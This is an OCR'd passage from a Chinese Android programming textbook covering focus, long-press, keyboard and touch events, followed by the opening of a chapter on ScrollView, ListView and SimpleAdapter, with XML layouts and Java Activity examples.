					MyFocusDemo.this.txt.setText("文本输入组件失去焦点，输入内容不能
为空。");
					}
				}
			}
		}
	}
}
```

本程序在 edit 文本框组件上定义了两个事件。

☑ 单击事件：主要的目的是当选中此文本时，可以将所有的内容清除干净。

☑ 焦点事件：当用户离开或者选择 edit 组件时会进行相应的监听，而当此组件失去焦点时会对用户输入的数据进行验证。

本程序的运行效果如图 6-13 所示。






图 6-13　失去焦点并验证

焦点事件在很多情况下可以帮助组件进行一些初始化的配置操作，或者是像本程序那样完成一些输入验证功能，主要的作用就是在组件获得焦点或者是失去焦点时进行事件处理。

6.7　长按事件

在 Android 中提供了长按事件的处理操作，所谓的长按事件就比如长按某一个组件 2 秒之后才会触发这一操作，而不像普通的单击事件那样，每次单击都会执行一次。长按事件使用 View.OnLongClickListener 接口进行事件的处理操作，此接口定义如下：

```
public static interface View.OnLongClickListener{

    public boolean onLongClick(View v) ;

}
```

此接口可以处理使用 setOnLongClickListener()方法绑定的事件，当事件触发之后使用 onLongClick()方法执行具体的事件处理操作。下面使用长按事件完成一个较有意思的操作，即程序首先使用 ImageView 显示一张图片，当用户长按此图片组件后，会将其设置为手机的桌面背景。要想完成本操作，还需要 Activity 类（实际上是从 ContextWrapper 类继承而来）的支持，在 Activity 类中定义了如表 6-6 所示的操作方法用以操作手机桌面。

表 6-6　Activity 类中定义的操作手机桌面的方法

No.	方　　法	类　　型	描　　述
1	public void clearWallpaper()	普通	清除已有的手机屏幕
2	public void setWallpaper(Bitmap bitmap)	普通	通过 Bitmap 设置手机屏幕
3	public void setWallpaper(InputStream data)	普通	通过输入流设置手机屏幕
4	public Drawable getWallpaper()	普通	取得当前的手机屏幕信息

通过表 6-6 可以发现，要设置手机背景图片，则要使用 setWallpaper()方法，此方法可以接收两种数据类型：一种是包含了图片信息的 Bitmap；另一种是包含了图片信息的 InputStream。本次操作将使用 InputStream 完成图片信息的设置，Bitmap 的相关内容将在第 10 章中进行讲解。

由于本程序中的所有图片资源都保存在了 drawable-x 文件夹之中，所以如果要想将指定的图片设置为背景图片，就要取得图片的资源（Resource），而要想取得一个图片的 InputStream 对象，则需要按照如下方法进行：Resource 对象.openRawResource(资源 ID)。

另外，由于这种设置手机桌面背景的操作属于手机的支持服务，所以首先必须得到相关的

授权后才可以执行，则需要修改 AndroidManifest.xml 文件，并增加以下的授权操作：

```
<uses-permission android:name="android.permission.SET_WALLPAPER" />
```

此处的权限表示允许用户设置桌面背景（android.permission.SET_WALLPAPER），授权之后即可通过具体的代码实现手机背景的设置。

【例 6-25】 定义资源文件 main.xml，增加显示图片

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                               //使用线性布局管理器
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:orientation="vertical"                          //所有组件垂直摆放
    android:layout_width="fill_parent"                      //布局管理器的宽度为屏幕宽度
    android:layout_height="fill_parent">                    //布局管理器的高度为屏幕高度
    <TextView                                               //定义文本显示组件，用于信息提示
        android:id="@+id/info"                              //组件 ID，程序中使用
        android:layout_width="fill_parent"                  //组件宽度为屏幕宽度
        android:layout_height="wrap_content"                //组件高度为文字高度
        android:text="长按图片将设置为桌面背景"/>           //组件的默认显示文字
    <ImageView                                              //图片显示组件
        android:id="@+id/img"                               //组件 ID，程序中使用
        android:layout_width="wrap_content"                 //组件宽度为图片宽度
        android:layout_height="wrap_content"                //组件高度为图片高度
        android:src="@drawable/mldn_bg"/>                   //显示图片的资源 ID
</LinearLayout>
```

在本配置中，定义了一个文本显示组件和一个图片显示组件，如果用户长按图片，则会将图片设置为桌面背景，并且在文本组件中为用户显示提示信息。

【例 6-26】 编写 Activity 程序，定义长按事件

```
package org.lxh.demo;
import android.app.Activity;
import android.os.Bundle;
import android.view.View;
import android.view.View.OnLongClickListener;
import android.widget.ImageView;
import android.widget.TextView;
public class MyLongClickDemo extends Activity {
    private ImageView img = null;                                       //定义图片视图
    private TextView info = null;                                       //定义文本显示
    @Override
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        super.setContentView(R.layout.main);                            //调用布局管理器
        this.img = (ImageView) super.findViewById(R.id.img);            //取得 ImageView
        this.info = (TextView) super.findViewById(R.id.info);           //取得 TextView
        this.img.setOnLongClickListener(new OnLongClickListenerImpl()); //定义长按监听
    }
    private class OnLongClickListenerImpl implements OnLongClickListener {
        @Override
        public boolean onLongClick(View view) {                         //长按事件
            try {
                MyLongClickDemo.this.clearWallpaper();                  //清除已有的桌面
                MyLongClickDemo.this.setWallpaper(
```

```
                        MyLongClickDemo.this.img.getResources()
                            .openRawResource(R.drawable.mldn_bg)); //设置新的桌面背景
                    MyLongClickDemo.this.info.setText("手机桌面背景已修改。"); //修改显示文字
                } catch (Exception e) {
                    MyLongClickDemo.this.info.setText("手机桌面背景设置失败。");//修改显示文字
                }
                return true;
            }
        }
}
```

在本程序中，首先通过 findViewById()方法取得 ImageView 和 TextView 组件，而后在 ImageView 上设置了长按事件（setOnLongClickListener()），而在 OnLongClickListener 接口的子类之中，首先使用 clearWallpaper()方法清除已有的桌面背景，而后使用 setWallpaper()方法将指定的资源文件设置为显示背景，程序的运行效果如图 6-14 所示。



（a）程序运行



（b）设置背景

图 6-14　程序运行效果

6.8　键 盘 事 件

键盘事件主要用于进行键盘的监听处理操作，例如，用户输入某些内容之后，可以直接通过键盘事件进行跟踪。下面在文本框上设置键盘的操作事件，将文本框每次输入的内容直接增加到文本显示组件中。键盘事件使用 View.OnKeyListener 接口进行事件的处理，此接口定义如下：

```
public static interface View.OnKeyListener{

    public boolean onKey(View v, int keyCode, KeyEvent event) ;

}
```

View.OnKeyListener 接口用于处理 setOnKeyListener()方法所绑定的事件，当键盘事件触发之后将自动使用 onKey()方法进行事件的处理，onKey()方法返回 boolean 值，一般返回 false，此方法中有 3 个参数，作用如下。

☑ View：表示操作此事件的组件。
☑ keyCode：对应着按键的编码数字。

☑ KeyEvent：表示触发的事件对象。

下面通过键盘事件使用正则表达式完成一个 email 的验证操作，当用户输入合法的 email 地址之后，会显示一张表示正确的图片；如果用户输入的 email 有错误，则显示表示错误的图片。



提示

关于正则表达式。

使用正则表达式可以方便地完成数据的验证、拆分、替换等操作，也是在开发中使用较多的一种技术，如果读者对此技术不清楚，可以参考《名师讲坛——Java 开发实战经典》第 11 章的内容。

【例 6-27】 在 main.xml 中定义组件

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                           //定义线性布局管理器
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:orientation="horizontal"                    //所有组件水平摆放
    android:layout_width="fill_parent"                  //布局管理器的宽度为屏幕宽度
    android:layout_height="fill_parent">                //布局管理器的高度为屏幕高度
    <TextView                                           //文本显示组件
        android:layout_width="wrap_content"             //组件宽度为文字宽度
        android:layout_height="wrap_content"            //组件高度为文字高度
        android:text="请输入 email 地址："/>             //默认显示文字
    <EditText                                           //文本输入组件
        android:id="@+id/input"                         //组件 ID，程序中使用
        android:layout_width="wrap_content"             //组件宽度为文字宽度
        android:layout_height="wrap_content"            //组件高度为文字高度
        android:selectAllOnFocus="true"/>               //默认获得焦点
    <ImageView                                          //图片视图，显示图片信息
        android:id="@+id/img"                           //组件 ID，程序中使用
        android:layout_width="wrap_content"             //组件宽度为图片宽度
        android:layout_height="wrap_content"            //组件高度为图片高度
        android:src="@drawable/wrong"/>                 //默认显示图片
</LinearLayout>
```

在本配置中主要就是文本输入组件和图片显示组件，当用户输入正确的 email 地址之后，图片显示组件会修改使用图片的资源 ID，使用正确的图片显示。

【例 6-28】 定义 Activity 程序进行事件操作

```
package org.lxh.demo;
import android.app.Activity;
import android.os.Bundle;
import android.view.KeyEvent;
import android.view.View;
import android.view.View.OnKeyListener;
import android.widget.EditText;
import android.widget.ImageView;
public class MyKeyDemo extends Activity {
    private EditText input = null;                      //取得文本输入组件
    private ImageView img = null;                       //定义图片显示组件
    @Override
```

```
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        super.setContentView(R.layout.main);                  //调用布局管理器
        this.input = (EditText) super.findViewById(R.id.input);  //取得文本输入组件
        this.img = (ImageView) super.findViewById(R.id.img);   //取得图片显示组件
        this.input.setOnKeyListener(new OnKeyListenerImpl());  //设置监听
    }
    private class OnKeyListenerImpl implements OnKeyListener {
        @Override
        public boolean onKey(View v, int keyCode, KeyEvent event) {
            switch(event.getAction()) {
            case KeyEvent.ACTION_UP:                            //键盘松开事件触发
                String msg = MyKeyDemo.this.input.getText().toString(); //取出已输入内容
                if (msg.matches("\\w+@\\w+\\.\\w+")) {             //判断是否是 email 地址
                    MyKeyDemo.this.img.setImageResource(R.drawable.right); //设置图片 ID
                } else {
                    MyKeyDemo.this.img.setImageResource(R.drawable.wrong); //设置图片 ID
                }
            case KeyEvent.ACTION_DOWN:                          //键盘按下事件触发
            default:
                break ;
            }
            return false;                                       //继续事件应有的流程
        }
    }
}
```

本程序在文本输入组件上设置了一个键盘事件（OnKeyListener），而后在事件处理类（OnKeyListenerImpl）中得到用户输入的数据，并使用正则表达式进行验证，如果验证通过则显示正确的图片；反之，则显示错误的图片。程序的运行效果如图 6-15 所示。



图 6-15　email 地址输入正确

在键盘事件的处理中，由于要针对按键的状态进行处理，所以在本程序中采用 switch 的方法进行判断，如果是键盘按下（KeyEvent.ACTION_DOWN），则暂时不处理；而如果是键盘松开（KeyEvent.ACTION_UP），则要取得输入数据之后使用正则表达式进行验证。

6.9　触 摸 事 件

触摸事件（OnTouchListener）指的是当用户接触到屏幕之后所产生的一种事件形式，而当用户在屏幕上划过时，可以使用触摸事件取得用户当前的坐标。OnTouchListener 接口的定义如下：

```
public interface View.OnTouchListener {
    public abstract boolean onTouch (View v, MotionEvent event) ;
}
```

当用户触摸屏幕之后会自动执行 onTouch()方法进行处理，同时会自动产生一个 MotionEvent 事件类的对象，通过此对象可以取得用户当前的 X 坐标和 Y 坐标，下面先通过一个简单的程序演示此事件的操作。

【例 6-29】 定义布局文件

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                          //定义线性布局管理器
xmlns:android="http://schemas.android.com/apk/res/android"
android:orientation="vertical"                         //所有组件垂直摆放
android:layout_width="fill_parent"                     //布局管理器宽度为屏幕宽度
android:layout_height="fill_parent">                   //布局管理器高度为屏幕高度
<TextView                                              //文本显示组件
    android:id="@+id/info"                             //组件 ID，程序中使用
    android:layout_width="fill_parent"                 //组件宽度为屏幕宽度
    android:layout_height="fill_parent" />             //组件高度为屏幕高度
</LinearLayout>
```

在本布局文件中，只定义了一个 TextView 组件，而 OnTouch 操作将绑定在此组件上完成，当用户每次触摸屏幕时都会显示触摸的 X 和 Y 坐标。

【例 6-30】 定义 Activity 程序完成触摸事件

```
package org.lxh.demo;
import android.app.Activity;
import android.os.Bundle;
import android.view.MotionEvent;
import android.view.View;
import android.view.View.OnTouchListener;
import android.widget.TextView;
public class MyTouchDemo extends Activity {
    private TextView info = null;                                      //取得组件
    @Override
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        super.setContentView(R.layout.main);                           //调用布局文件
        this.info = (TextView) super.findViewById(R.id.info);          //取得组件
        this.info.setOnTouchListener(new OnTouchListenerImpl());       //设置事件监听
    }
    private class OnTouchListenerImpl implements OnTouchListener {
        @Override
        public boolean onTouch(View v, MotionEvent event) {
            MyTouchDemo.this.info.setText("X = " + event.getX() + ",  Y = "
                    + event.getY());                                   //设置文本
            return false;
        }
    }
}
```

在本程序中首先取得了 TextView 组件，而后在组件上使用 setOnTouchListener()方法设置了一个触摸事件，当用户触摸 TextView 时会自动在文本组件上显示当前的坐标，程序的运行效果如图 6-16 所示。




图 6-16　显示当前坐标

通过以上程序读者应该已经清楚了触摸事件的基本作用，那么如何使用此事件呢？在 Android 手机中，有一种文字输入法是采用手写的形式完成的，所以下面就使用触摸事件完成一个简单的绘图程序开发。



提示

本程序的知识点将在第 10 章中讲解。

由于本程序要涉及一些绘图的知识点，而这些知识点将在第 10 章中讲解，所以本程序只是进行一些功能的演示，读者可以选择性地进行了解。

由于 OnTouch 事件是在 View 类中定义的，所以如果要想完成绘图的操作，首先应该定义一个属于自己的组件，该组件专门进行绘图板的功能实现，而且组件类一定要继承 View 类，即相当于用户定义了一个新的组件类，同时要覆写 View 类中的 onDraw()绘图方法。

【例 6-31】　定义新的组件——MyPaintView.java

```
package org.lxh.demo;
import java.util.ArrayList;
import java.util.Iterator;
import java.util.List;
import android.content.Context;
import android.graphics.Canvas;
import android.graphics.Color;
import android.graphics.Paint;
import android.graphics.Point;
import android.util.AttributeSet;
import android.view.MotionEvent;
import android.view.View;
public class MyPaintView extends View {
	private List<Point> allPoint = new ArrayList<Point>();			//保存所有的坐标点
	public MyPaintView(Context context ,AttributeSet set) {			//构造方法
		super(context, set);						//调用父类构造
		super.setBackgroundColor(Color.WHITE);				//设置背景颜色
		super.setOnTouchListener(new OnTouchListenerImpl());		//设置触摸事件
	}
	private class OnTouchListenerImpl implements OnTouchListener {	//触摸事件
		@Override
		public boolean onTouch(View v, MotionEvent event) {		//判断按下
			//使用 Point 类记录当前的 X 和 Y 坐标
			Point p = new Point((int) event.getX(), (int) event.getY());
			if (event.getAction() == MotionEvent.ACTION_DOWN) {	//判断抬起
				allPoint = new ArrayList<Point>();		//开始新的记录
				allPoint.add(p);				//记录坐标点
			} else if (event.getAction() == MotionEvent.ACTION_UP) {
				allPoint.add(p);				//记录坐标点
```

```
                    MyPaintView.this.postInvalidate();             //重绘
                } else if (event.getAction() == MotionEvent.ACTION_MOVE) {
                    allPoint.add(p);                               //记录坐标点
                    MyPaintView.this.postInvalidate();             //重绘
                }
                return true;
            }
        }
        @Override
        protected void onDraw(Canvas canvas) {                     //进行绘图
            Paint p = new Paint();                                 //进行绘图
            p.setColor(Color.RED);                                 //设置颜色
            if (allPoint.size() > 1) {                             //保存有坐标
                Iterator<Point> iter = allPoint.iterator();        //迭代输出坐标
                Point first = null;                                //开始点
                Point last = null;                                 //结束点
                while (iter.hasNext()) {                           //迭代输出
                    if (first == null) {                           //找到开始点
                        first = (Point) iter.next();
                    } else {
                        if (last != null) {
                            first = last;                          //修改开始点
                        }
                        last = (Point) iter.next();                //结束点
                        canvas.drawLine(first.x, first.y, last.x, last.y, p); //画线
                    }
                }
            }
        }
}
```

本程序触摸事件处理中，分别将每一个用户所触摸到的屏幕点都使用 List 进行记录，而后在 onDraw()方法中，将这些记录的坐标点使用 Canvas 进行绘图的操作，而本次绘制的是一条线（canvas.drawLine()）。

一个新的 View 组件定义完成后，下面还需要在布局管理器中配置此组件。

【例 6-32】 在布局管理器中配置新建的 View 组件

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                              //线性布局
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:orientation="vertical"                         //所有组件垂直摆放
    android:layout_width="fill_parent"                     //布局管理器宽度为屏幕宽度
    android:layout_height="fill_parent">                   //布局管理器高度为屏幕高度
    <org.lxh.demo.PaintView                                //自定义组件
        android:id="@+id/paintView"                        //组件 ID，程序中使用
        android:layout_width="fill_parent"                 //组件宽度为屏幕宽度
        android:layout_height="fill_parent" />             //组件高度为屏幕高度
</LinearLayout>
```

本程序与之前程序最大的区别就在于，此时所配置的组件是用户自定义的，所以在配置组件时要写上组件所在类的完整的“包.类”名称。

【例 6-33】 定义 Activity 程序

```
package org.lxh.demo;
import android.app.Activity;
import android.os.Bundle;
public class MyTouchDemo extends Activity {
	@Override
	public void onCreate(Bundle savedInstanceState) {
		super.onCreate(savedInstanceState);
		super.setContentView(R.layout.main);		//调用布局管理器
	}
}
```

由于本程序不需要对组件的操作，所以在 Activity 程序中只是简单地调用了布局管理器，程序的运行效果如图 6-17 所示。



图 6-17　自定义绘图组件

6.10　本 章 小 结

（1）事件处理一定要有事件源，之后根据设置的事件处理类的不同，执行的操作也不同，每个组件基本上都存在自己的事件监听操作。

（2）单击事件指在组件选中时进行触发。

（3）使用下拉列表框可以完成级联子菜单的显示操作。

（4）键盘事件可以对用户输入的数据进行监听。

（5）触摸事件可以在用户单击屏幕时进行监听，使用触摸事件可以完成绘图的基本操作。

第 7 章　Android 中的基本控件（下）

通过本章的学习可以达到以下目标：

☑ 可以使用 ScrollView、ListView、Gallery、GridView 组件进行界面显示。
☑ 可以使用 SeekBar、RatingBar、AnalogClock、DigitalClock、Chronometer 组件进行操作。
☑ 可以使用 ImageSwitcher 和 TextSwitcher 组件进行图片及文字的切换。
☑ 可以使用 Dialog、Toast 组件显示用户的提示信息。
☑ 可以使用 TabHost 组件对应用程序进行归类。
☑ 可以使用 Menu 组件完成用户自定义菜单的操作。
☑ 可以使用 SlidingDrawer 组件节约界面空间。

Android 中有大量的图形组件，除了之前讲解的基本组件之外，还有诸如切换组件、提示组件和菜单等常用组件。本章将结合布局管理器、事件处理等机制讲解 Android 中基本控件的使用。

7.1　滚动视图：ScrollView

由于手机屏幕的高度有限，在面对组件要显示多组信息时，ScrollView 视图（滚动视图）可以有效地安排这些组件，浏览时可以自动地进行滚屏的操作。

android.widget.ScrollView 类的继承结构如下：

```
java.lang.Object
   ↳ android.view.View
        ↳ android.view.ViewGroup
             ↳ android.widget.FrameLayout
                  ↳ android.widget.ScrollView
```

通过 ScrollView 类的继承关系可以发现，此类继承了 FrameLayout 布局管理器，所以使用 ScrollView 实际上也就相当于定义了一个新的布局管理器，下面通过 ScrollView 组件进行讲解。

【例 7-1】 ScrollView 视图的定义格式

```
<?xml version="1.0" encoding="utf-8"?>
<ScrollView                                              //滚动视图
      xmlns:android="http://schemas.android.com/apk/res/android"
      android:id="@+id/myscroll"                         //滚动视图 ID
      android:layout_width="fill_parent"                 //布局管理器宽度为屏幕宽度
      android:layout_height="fill_parent">               //布局管理器高度为屏幕高度
      <LinearLayout                                      //内嵌线性布局管理器
            xmlns:android="http://schemas.android.com/apk/res/android"
```

```
            android:id="@+id/mylinear"                    //内嵌布局管理器 ID
            android:orientation="vertical"                //所有组件垂直摆放
            android:layout_width="fill_parent"            //布局管理器宽度为屏幕宽度
            android:layout_height="fill_parent">          //布局管理器高度为屏幕高度
        </LinearLayout>
</ScrollView>
```

通过以上代码片段可以发现，滚动视图的使用形式与各个布局管理器的操作形式类似，唯一不同的是所有的布局管理器中均可以包含多个组件，而滚动视图中只能有一个组件。因此，所谓的滚动视图是指提供一个专门的容器，该容器中可以装下多于屏幕宽度的组件，而后采用拖拽的方式显示所有在 ScrollView 中的组件，这一形式如图 7-1 所示。




图 7-1　滚动视图原理

注意

ScrollView 只能包裹一个元素。

在使用 ScrollView 组件时一定要注意，ScrollView 只能包裹一个直接的子元素（往往是一个内嵌布局管理器），而不能包含多个组件，否则程序的执行将出现如下的错误信息：

ERROR/AndroidRuntime(332): Caused by: java.lang.IllegalStateException: ScrollView can host only one direct child

下面使用 ScrollView 定义一个滚动视图，由于本程序要使用多个组件以显示滚动的效果，所以首先将定义一个内嵌的线性布局管理器，而所有的组件直接使用 Activity 程序加入到此线性布局中。

【例 7-2】 在 main.xml 文件中定义滚动视图组件

```
<?xml version="1.0" encoding="utf-8"?>
<ScrollView                                               //定义滚动视图
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:id="@+id/myscroll"                            //组件 ID，程序中使用
    android:layout_width="fill_parent"                    //布局管理器宽度为屏幕宽度
    android:layout_height="fill_parent">                  //布局管理器高度为屏幕高度
    <LinearLayout                                         //内嵌线性布局管理器
        xmlns:android="http://schemas.android.com/apk/res/android"
        android:id="@+id/mylinear"                        //布局管理器 ID，程序中使用
        android:orientation="vertical"                    //所有组件垂直摆放
        android:layout_width="fill_parent"                //布局管理器宽度为屏幕宽度
        android:layout_height="fill_parent">              //布局管理器高度为屏幕高度
    </LinearLayout>
</ScrollView>
```

上述程序只是建立了滚动视图的基本模型，而后要在 Activity 程序中采用循环的方式向此布局管理器中增加所需要的多个组件。

【例 7-3】 编写 Activity 程序，加入多个组件

```
package org.lxh.demo;
import android.app.Activity;
import android.os.Bundle;
import android.view.ViewGroup;
import android.widget.Button;
```

```
import android.widget.LinearLayout;
public class MyScrollViewDemo extends Activity {
	private String data[] = { "北京魔乐科技", "www.mldnjava.cn", "讲师：李兴华",
			"中国高校讲课联盟", "www.jiangker.com", "咨询邮箱：mldnqa@163.com",
			"客户服务：mldnkf@163.com", "客户电话：(010) 51283346", "魔乐社区：bbs.
mldn.cn",
			"程序员招聘网：http://www.javajob.cn/" };			//定义显示的数据
	@Override
	public void onCreate(Bundle savedInstanceState) {
		super.onCreate(savedInstanceState);
		super.setContentView(R.layout.main);					//调用布局文件
		LinearLayout layout = (LinearLayout) super.findViewById(R.id.mylinear) ;
		LinearLayout.LayoutParams param = new LinearLayout.LayoutParams(
				ViewGroup.LayoutParams.FILL_PARENT,
				ViewGroup.LayoutParams.WRAP_CONTENT);		//定义布局参数
		for (int x = 0; x < this.data.length; x++) {
			Button but = new Button(this) ;				//创建按钮组件
			but.setText(this.data[x]);					//设置文本
			layout.addView(but,param) ;					//增加组件
		}
	}
}
```

本程序将在线性布局管理器中增加多个按钮，每个按钮上的显示文字都在字符串数组（data）中进行定义，之后通过 findViewById()方法取得内嵌布局管理器 LinearLayout，并使用 LinearLayout.LayoutParams 设置了组件布局管理器的布局参数，随后通过循环的方式生成许多 Button 对象，并将这些按钮加入到 LinearLayout 中进行显示。程序的运行效果如图 7-2 所示。



图 7-2　滚动视图显示

7.2　列表显示：ListView

7.2.1　ListView 组件的基本使用

列表组件 ListView 与滚动视图（ScrollView）类似，可以将多个组件加入到 ListView 中以



达到组件的滚动显示效果，ListView 组件本身也有对应的 ListView 类支持，可以通过操作 ListView 类完成对此组件的操作。ListView 类的继承结构如下：

```
java.lang.Object

↳ android.view.View

    ↳ android.view.ViewGroup

        ↳ android.widget.AdapterView<T extends android.widget.Adapter>

            ↳ android.widget.AbsListView

                ↳ android.widget.ListView
```

ListView 类本身也有多种方法支持，常用的方法如表 7-1 所示。

表 7-1　ListView 类的常用方法

No.	方　　法	类　　型	描　　述
1	public ListView(Context context)	构造	创建 ListView 类的实例化对象
2	public void setAdapter(ListAdapter adapter)	普通	设置显示的数据
3	public ListAdapter getAdapter()	普通	返回 ListAdapter
4	public void setOnItemSelectedListener (AdapterView.OnItemSelectedListener listener)	普通	当选项选中时触发此事件

在 Android 程序中，用户可以直接利用 ListView 保存多条数据，但是这些数据与使用 Spinner 组件一样，也可以使用 ArrayAdapter 类进行包装，之后才可以使用 setAdapter()方法添加在列表中显示。

【例 7-4】 编写 Activity 程序，生成 ListView 并显示数据

```
package org.lxh.demo;
import android.app.Activity;
import android.os.Bundle;
import android.widget.ArrayAdapter;
import android.widget.ListView;
public class MyListViewDemo extends Activity {
	private String data[] = { "北京魔乐科技", "www.mldnjava.cn", "讲师：李兴华",
			"中国高校讲课联盟", "www.jiangker.com", "咨询邮箱：mldnqa@163.com",
			"客户服务：mldnkf@163.com", "客户电话：(010) 51283346", "魔乐社区：
bbs.mldn.cn",
			"程序员招聘网：http://www.javajob.cn/" };			//定义显示的数据
	private ListView listView;					//定义 ListView 组件
	@Override
	public void onCreate(Bundle savedInstanceState) {
		super.onCreate(savedInstanceState);
		this.listView = new ListView(this) ;			//实例化组件
		this.listView.setAdapter(new ArrayAdapter<String>(this,	//将数据包装
				android.R.layout.simple_expandable_list_item_1,	//每行显示一条数据
				this.data));				//设置组件内容
```

```
            super.setContentView(this.listView);                          //将组件添加到屏幕中
      }
}
```

本程序中首先将所有要显示的数据定义成了一个字符串数组（data），之后利用 ArrayAdapter 类将所有的数据进行封装，而且每条数据都各占一行（android.R.layout.simple_expandable_list_item_1）。最后使用 setContentView()方法将 ListView 加入到手机界面上进行显示，程序的运行效果如图 7-3 所示。

注意

本程序不需要 main.xml 文件的配置支持。

本程序是通过 Activity 程序进行控制的，之后通过生成 ListView 对象的形式完成，所以在编写代码时不再使用语句 super.setContentView(R.layout.main);。



图 7-3　ListView 组件显示

7.2.2　SimpleAdapter 类

7.2.1 节中的程序只是显示了一个简单的 ListView，而且显示的数据较单一，如果希望可以显示更加丰富的效果，则就需要使用 SimpleAdapter 类来完成操作了。SimpleAdapter 类的继承结构如下：

```
java.lang.Object
   ↳ android.widget.BaseAdapter
        ↳ android.widget.SimpleAdapter
```

SimpleAdapter 类的主要功能是将 List 集合的数据转换为 ListView 可以支持的数据，而要想实现这种转换，首先需要定义一个数据的显示模板（专门定义一个布局管理器，多数采用表格布局），在这一模板中可以定义 ListView 每一行所需要显示的所有组件，而在需要转换的 List 集合中保存的是多条 Map 集合的数据，这些 Map 集合中保存着一些具体的要显示的信息，即模板中每一个组件的 ID 实际上就相当于规定了里面保存的 Map 集合的 key，而模板中每个组件的显示内容，则由 Map 保存的 value 决定，如图 7-4 所示。






图 7-4　SimpleAdapter 转换数据

提示

SimpleAdapter 不是唯一的选择。

